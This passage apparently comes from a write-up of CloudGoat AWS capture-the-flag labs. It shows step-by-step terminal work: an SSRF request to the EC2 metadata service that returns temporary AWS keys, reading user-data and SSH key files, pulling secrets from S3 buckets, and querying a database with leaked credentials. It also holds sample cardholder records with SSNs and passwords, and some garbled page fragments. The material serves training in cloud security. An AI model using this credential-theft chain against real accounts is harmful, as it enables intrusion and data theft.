==> cardholder-data/cardholder_data_primary.csv <==
ssn,id,first_name,last_name,email,gender,ip_address,address,city,state,zip
287-43-8531,1,Cooper,Luffman,cluffman0@nifty.com,Male,194.222.101.195,2 Killdeer Way,Atlanta,Georgia,30343

==> cardholder-data/cardholder_data_secondary.csv <==
ssn,id,first_name,last_name,email,gender,ip_address,address,city,state,zip
600-68-9537,500,Sarge,Cranefield,scranefielddv@nymag.com,Male,207.208.160.131,96 Drewry Drive,Saint Louis,Missouri,63104

==> cardholder-data/cardholders_corporate.csv <==
id,SSN,Corporate Account,first_name,last_name,password,email,gender,ip_address
1,387-31-4447,Skyba,Earle,Gathwaite,A53nIB6g,egathwaite0@edublogs.org,Male,149.213.19.178
[cloudshell-user@ip-10-0-127-0 ~]$
```

#### 4.7.7 ec2\_ssrf

```
elafleur@ada:~$ curl http://3.90.112.24
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>TypeError: URL must be a string, not undefined<br> &nbsp; &nbsp;at new Needle (/node_modules/ne
edle/lib/needle.js:194:11)<br> &nbsp; &nbsp;at Function.module.exports.(anonymous function) [as get]
 (/node_modules/needle/lib/needle.js:867:12)<br> &nbsp; &nbsp;at /home/ubuntu/app/ssrf-demo-app.js:3
 2:12<br> &nbsp; &nbsp;at Layer.handle [as handle_request] (/node_modules/express/lib/router/layer.js
 :95:5)<br> &nbsp; &nbsp;at next (/node_modules/express/lib/router/route.js:137:13)<br> &nbsp; &nbsp;
 at Route.dispatch (/node_modules/express/lib/router/route.js:112:3)<br> &nbsp; &nbsp;at Layer.handle
 [as handle_request] (/node_modules/express/lib/router/layer.js:95:5)<br> &nbsp; &nbsp;at Layer.handle
 [as handle_request] (/node_modules/express/lib/router/index.js:281:22)<br> &nbsp; &nbsp;at Function.process_params
 (/node_modules/express/lib/router/index.js:341:12)<br> &nbsp; &nbsp;at next (/node_modules/express/lib/router/index.j
 s:275:10)</pre>
</body>
</html>
elafleur@ada:~$
```

```
elafleur@ada:~$ curl http://3.90.112.24/?url=http://google.com
<h1>Welcome to sethsec's SSRF demo.</h1>

<h2>I wanted to be useful, but I could not find: <font color="red">http://google.com</font> for you
</h2><br><br>
```

```
elafleur@ada:~$ curl http://3.90.112.24/?url=http://google.com
```

```
elafleur@ada:~$ curl http://3.90.112.24/?url=http://169.254.169.254/latest/meta-data/iam/security-cr
edentials/cg-ec2-role-cgid2g8jk00m2g
<h1>Welcome to sethsec's SSRF demo.</h1>

<h2>I am an application. I want to be useful, so I requested: <font color="red">http://169.254.169.2
54/latest/meta-data/iam/security-credentials/cg-ec2-role-cgid2g8jk00m2g</font> for you
</h2><br><br>
```

```
{
  "Code" : "Success",
  "LastUpdated" : "2022-02-23T16:22:48Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIATAIYWS4KTD4YKWGP",
  "SecretAccessKey" : "db5+Wj/h48xWfwJpdTvGbJJ55wtYj1EG0KPiNy1Z",
  "Token" : "IQoJb3JpZ2luX2VjECEaCXVzLWVhc3QtMSJHMEUCIBv58N/sS1o6xiX11c+4kg1Qg4WyBPd3aeXktcTEHRHD
AiEAv2Xwcft0fU0q1cr/PJuH8CJTjkZNf0xfVFJkmuBKFKUq+gM1ehADGgwyMDY3NDcxMTMyMzciDFztHo50WC
GG7AgGvyrXA0ekWKv
wcwefkCUZcogwXkTfp8PyAvAxw1NInp3Pi7r7Ta+TeLQkEe0AhE/20ZNHR+eAPbMYRusG/98PYG9i8UhWs2WS
Ap8z07Ru81XyJ/Z
q5AqbJeJxpXY5qUSPT6mtd9z2IW3sv3wq8T0ejUGzkeyAa9ie2E9edTD5iyJjSkt9JZ0B8j9jixehvFMvyV7mWmT
HdcBaEQEj0mU
0QsiTOxF4ZjtZ08/azE/enW8DpMDtMqZ03/mu15bqDhD/3UuSgkbjr9Y17XUZqChzT5Q7H005jZjfX+F8dP3Sx
oZ0VCuaW4ADPU
X0+p5WL
RZ0e170UDow/uThBfd0jgd5Ew6lnZ80nkMUjPG3uFaKMDTgZaiA3/BOIVe2klyqTWXlrBuj/lc2jiVoIo3S4Bn
ZoIhCT9bQmgwaK20RnIgwUo+bml5rbwlFibJB0TRSV5p7dkN03oKx3iut2DqoGabZGF6ax9+wi5/Pgb2Jsc4em0+lgWh
8Bk8aTkeGI+OLR
WKCctPUe72rfAEhlfIsTyxeWfguFeJltdAdj9cjmcX18xJ7567Fud/a70oAH21S/GL0ny5R3Lzi4KKohm2Gff2CId3IPG
qgGeM
M/Uz8dwGatnh7NWTS6bUEqzCyvtmQBjqlAXehnDtDmhSBkIgrMZTb5JJ9v75CZK0HybUbWZbpbfA8AEppZQeY2pGak+/Bga6Z7Am
WcJCJZ0BeXpEbMRTq7tCET1sSCgiVljJ7RpHvh34scAgLjuwLmc8jciknUw06Q9tS55evEyt5uJvdHloKyYtaYzg/2AE0B7wVrMu
uzXPnx9cltjcYPIdEfbd7at59njnmjc7jnbcqAhafzfFORIOQUHjOnQ==",
  "Expiration" : "2022-02-23T22:37:09Z"
}elafleur@ada:~$
```

AKIATAIYWS4KT65TZKCI  
rn9G4DgnR+VMgGkW5PtRZZu6xHQSCXzcHQq7dTLX

```
[cloudshell-user@ip-10-1-59-216 ~]$ aws lambda invoke --function-name cg-lambda-cgid2g8jk00m2g ./out.txt --region us-east-1 --profile shepherd
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}
[cloudshell-user@ip-10-1-59-216 ~]$
```

## 4.7.10 rce\_web\_app

aws s3 ls s3://cg-logs-s3-bucket-cgidctb5jodjn3 --profile Lara

URLs retrieved from Step 2:

<http://cg-lb-cgidctb5jodjn3-844604343.us-east-1.elb.amazonaws.com/>

<http://cg-lb-cgidctb5jodjn3-844604343.us-east-1.elb.amazonaws.com/mkja1xijqf0abo1h9qlg.htm>

Run your personalized login command below:

[Run Signup Command](#)

**Input:**

curl https://ifconfig.me

**Output:**

52.71.34.15

Run your personalized login command below:

[Run Signup Command](#)

**Input:**

cat /home/ubuntu/.ssh/authorized\_keys

**Output:**

```
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQ9AztTEhps7A7HvDY+8I1VvCHswkcvW6tU+WwCf8iypaSv4DjL8afQc8NHn/wg2AyDN6KRz7JtR6HWUEhZFhqY3j\w
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQ9AztTEhps7A7HvDY+8I1VvCHswkcvW6tU+WwCf8iypaSv4DjL8afQc8NHn/wg2AyDN6KRz7JtR6HWUEhZFhqY3j\w
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQ9AztTEhps7A7HvDY+8I1VvCHswkcvW6tU+WwCf8iypaSv4DjL8afQc8NHn/wg2AyDN6KRz7JtR6HWUEhZFhqY3j\w
ssh-rsa AAAA...q9zp lichi@ada
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQ9AztTEhps7A7HvDY+8I1VvCHswkcvW6tU+WwCf8iypaSv4DjL8afQc8NHn/wg2AyDN6KRz7JtR6HWUEhZFhqY3j\w
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQ9AztTEhps7A7HvDY+8I1VvCHswkcvW6tU+WwCf8iypaSv4DjL8afQc8NHn/wg2AyDN6KRz7JtR6HWUEhZFhqY3j\w
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQ9AztTEhps7A7HvDY+8I1VvCHswkcvW6tU+WwCf8iypaSv4DjL8afQc8NHn/wg2AyDN6KRz7JtR6HWUEhZFhqY3j\w
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQ9AztTEhps7A7HvDY+8I1VvCHswkcvW6tU+WwCf8iypaSv4DjL8afQc8NHn/wg2AyDN6KRz7JtR6HWUEhZFhqY3j\w
ssh-rsa YTo0ntp0jA7YT00ntz0jI6IngxIjt0jE6IjeIi03M6jioeTei03M6ToiMSI7czoy0iJ4MiI7czoz0iiXMDAi03MGmjoeiTii03MGzoiMjAwIjt9aTc
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQ9AztTEhps7A7HvDY+8I1VvCHswkcvW6tU+WwCf8iypaSv4DjL8afQc8NHn/wg2AyDN6KRz7JtR6HWUEhZFhqY3j\w
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQ9AztTEhps7A7HvDY+8I1VvCHswkcvW6tU+WwCf8iypaSv4DjL8afQc8NHn/wg2AyDN6KRz7JtR6HWUEhZFhqY3j\w
```

```
[ubuntu@ip-10-0-10-37:~$ dir
app app.zip np22.txt
ubuntu@ip-10-0-10-37:~$
```

```
ubuntu@ip-10-0-10-37:~$ curl http://169.254.169.254/latest/user-data
#!/bin/bash
apt-get update
curl -sL https://deb.nodesource.com/setup_8.x | sudo -E bash -
DEBIAN_FRONTEND=noninteractive apt-get install -y nodejs postgresql-client unzip
psql postgresql://cgadmin:Purplepwny2029@c-g-rds-instance-cgidctb5jodjn3.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432/cloudgoat \
-c "CREATE TABLE sensitive_information (name VARCHAR(68) NOT NULL, value VARCHAR(68) NOT NULL);"
psql postgresql://cgadmin:Purplepwny2029@c-g-rds-instance-cgidctb5jodjn3.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432/cloudgoat \
-c "INSERT INTO sensitive_information (name,value) VALUES ('Super-secret-passcode','E'V!C70RY-4hy2809gnbv40h8g4b');"
sleep 15s
cd /home/ubuntu
unzip app.zip -d ./app
cd app
node index.js &
echo "\n* * * * * root node /home/ubuntu/app/index.js &\n* * * * * root sleep 10; curl GET http://cg-lb-cgidctb5jodjn3-844604343.us-east-1.elb.amazonaws.com/mkja1ijqf8abo1h9glg.html &\n* * * * *
root sleep 10; node /home/ubuntu/app/index.js &\n* * * * * root sleep 20; node /home/ubuntu/app/index.js &\n* * * * * root sleep 30; node /home/ubuntu/app/index.js &\n* * * * * root sleep 40; node /home/ubuntu/app/index.js &\n* * * * * root sleep 50; node /home/ubuntu/app/index.js &\n* * * * * root sleep 60;" > /etc/crontab
ubuntu@ip-10-0-10-37:~$
```

Now Accessible:

s3://cg-keystore-s3-bucket-cgidctb5jodjn3  
s3://cg-secret-s3-bucket-cgid2g8jk00m2g  
s3://cg-logs-s3-bucket-cgidctb5jodjn3  
s3://cg-secret-s3-bucket-cgidctb5jodjn3

```
ubuntu@ip-10-0-10-37:~$ aws s3 cp s3://cg-secret-s3-bucket-cgidctb5jodjn3/db.txt -
Dear Tomas - For the LAST TIME, here are the database credentials. Save them to your password manager, and delete this file when you've done so! This is definitely in breach of our security policies
!!!
DB name: cloudgoat
Username: cgadmin
Password: Purplepwny2029
Sincerely,
Laraubuntu@ip-10-0-10-37:~$
```

```
ubuntu@ip-10-0-10-37:~$ psql postgresql://cgadmin:Purplepwny2029@c-g-rds-instance-cgidctb5jodjn3.cbsobybrvk4c.us-east-1.rds.amazonaws.com:5432/cloudgoat
psql (10.19 (Ubuntu 10.19-0ubuntu0.18.04.1), server 9.6.23)
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES256-GCM-SHA384, bits: 256, compression: off)
Type "help" for help.

|cloudgoat=>
|cloudgoat=> \dt
      List of relations
 Schema |        Name        | Type | Owner
-----+---------------------+-----+
 public | sensitive_information | table | cgadmin
(1 row)

|cloudgoat=> SELECT * from sensitive_information;
      name   |           value
-----+
 Super-secret-passcode | V!C70RY-4hy2809gnbv40h8g4b
(1 row)

|cloudgoat=>
```

```
SELECT * from sensitive_information;
      name   |           value
-----+
 Super-secret-passcode | V!C70RY-4hy2809gnbv40h8g4b
(1 row)
```